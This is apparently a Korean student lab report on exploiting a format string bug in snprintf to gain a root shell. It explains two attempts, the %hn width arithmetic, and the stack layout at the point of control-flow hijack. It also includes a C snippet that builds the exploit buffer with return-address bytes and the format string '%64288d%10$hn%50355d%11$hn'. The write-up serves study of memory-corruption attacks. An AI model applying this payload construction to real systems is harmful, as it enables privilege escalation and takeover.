
처음 구성한 공격 코드에서는 배열 앞쪽에 shell code가 위치할 경우 형식지정자를 통해 사용될 인자를 파악하는 것이 어려워진다고 판단했습니다. 따라서 shell code를 배열 후반부에 위치시키고 전반부에는 %hn 형식지정자의 인자로 사용될 return address 주소 값과 width field와 달러사인을 통해 해당 주소에 쓸 값을 지정하는 형식지정자를 구성하는 방식으로 코드를 구현했습니다. (첫 방식은 현 시점과 구성방식이 달라 return address와 buf 시작 주소에 차이가 있습니다.)

다만 해당 방식으로 구현할 경우 return address는 정상적으로 변조되었지만 shellcode가 저장되어야 할 공간의 값이 0x20202020으로 채워져 root shell 취득에 실패하는 문제가 있었습니다. 이를 해결하기 위해 gdb 분석을 진행했고 0x20은 아스키 코드로 공백을 의미하는 값이기 때문에 snprintf가 동작하여 shellcode가 저장된 배열 공간을 공백으로 채웠음을 파악할 수 있었습니다.

write 0xbffffb4c to 0xbffffce0

$$\textcircled{1} 0xfb4c = 64332 - 44 = 64288$$

$$\textcircled{2} 0xbfff \rightarrow 0x1bfff = 114687 - 64332 = 50355$$



두번째 시도에서는 첫 시도의 문제를 해결하기 위해 shell code를 형식지정자 저장공간보다 전반부에 배치하고 이후에 형식 지정자를 구성하는 방식으로 코드를 구현했습니다. 값을 2byte씩 지정된 주소에 저장하는 %hn 형식지정자를 사용했기 때문에 하위 2byte 저장 값 0xfb4c와 상위 2byte 0xbfff를 구분하여 출력하는 방식으로 코드를 구성했습니다. 현재 출력되는 첫번째 값 (0xfb4c)가 두번째 값인(0xbfff)보다 크기 때문에 0xbfff대신 0x1bfff를 대신 출력하고 저장시 msb인 1을 버리는 방식으로 정상 값을 저장할 수 있었습니다.

현재 format string은 하위 2byte 출력, return address의 하위 2byte에 저장, 상위 2byte 출력, return address 상위 2byte에 저장 순서로 구성되었습니다. 따라서 동일한 return address 주소에 2byte를 동시에 저장할 경우 마지막에 저장한 상위 2byte 값만 return address 공간에 저장되는 문제가 발생하기 때문에 상위 2byte는 return address주소 + 2 위치에서 저장되도록 코드를 구성했습니다. (문자열 형식으로 stack에 저장되기 때문에 little endian 형식에 따라 역순으로 저장했습니다.)

다만 첫 시도에서도 우려했던 부분이지만 shell code를 전반에 구성할 경우 return address가 저장된 stack의 공간을 파악한 뒤 이를 달리 사인으로 지정하는 동작이 추가로 필요하다는 문제가 있었습니다. 현재 shell code크기는 34byte로 4byte씩 구성된 stack 공간에 완전히 채워지는 값이 아닙니다. (이 경우 4byte씩 값을 확인하는 달리 사인을 사용하기 어렵다고 판단했습니다.) 따라서 shell code 뒷부분에 2byte padding을 추가하는 방식으로 4의 배수를 구성하고 이후 return address 주소를 저장하는 방식으로 달리사인을 통해 정확히 return address 주소를 가리킬 수 있도록 코드를 구현했습니다.

```
char *buf = malloc(400);
memset(buf, 0x90, 400);
memcpy(buf, shellcode, 34);
memcpy(buf+36, "\xe0\xfc\xff\xbf", 4);
memcpy(buf+40, "\xe2\xfc\xff\xbf", 4);
memcpy(buf+44, "%64288d%10$hn%50355d%11$hn", 26);

buf[399] = '\0';
```

결과적으로 exploit의 buf 배열을 출력 형식으로 하는 sprintf가 실행되면 return address 주소 공간에 저장된 값은 배열의 시작 주소로 변경되어 control flow hijacking이 발생하며 이를 통해 shell code를 실행시킬 수 있습니다. (buf 배열의 마지막 byte에는 해당 배열이 끝났음을 확인하기 위한 널문자를 추가했습니다.)

1.3 root shell 취득 시점 다이어그램

main stack frame (foo함수에서 ret되는 시점에서 exploit buf로 이동 = root shell 취득)

0x00000000 : 환경 설정 위한 frame의 ebp	0xbffffce8 = main ebp
0xbffffe5f(argv[1]) : foo 함수에 제공된 인자 (공격 배열)	0xbffffce4
0x08048531 : foo 함수 종료 후 복귀할 주소 (ret addr) → 0xbffffb4c (target buf 시작 주소)로 변경	0xbffffce0 (공격 대상)

Foo stack frame (root shell 취득 시점에 이미 반환됨)

0xbffffce8 : main으로 복귀하기 위한 old ebp	0xbfffcddc = foo ebp
0xbffffe5f(arg) : 공격배열, snprintf의 3번째 인자	0xbffffb48
0x190(40) : print 결과 저장 배열 크기, snprintf 2번째 인자	0xbffffb44
0xbffffb4c : print 결과 저장할 배열, snprintf 첫번째 인자	0xbffffb40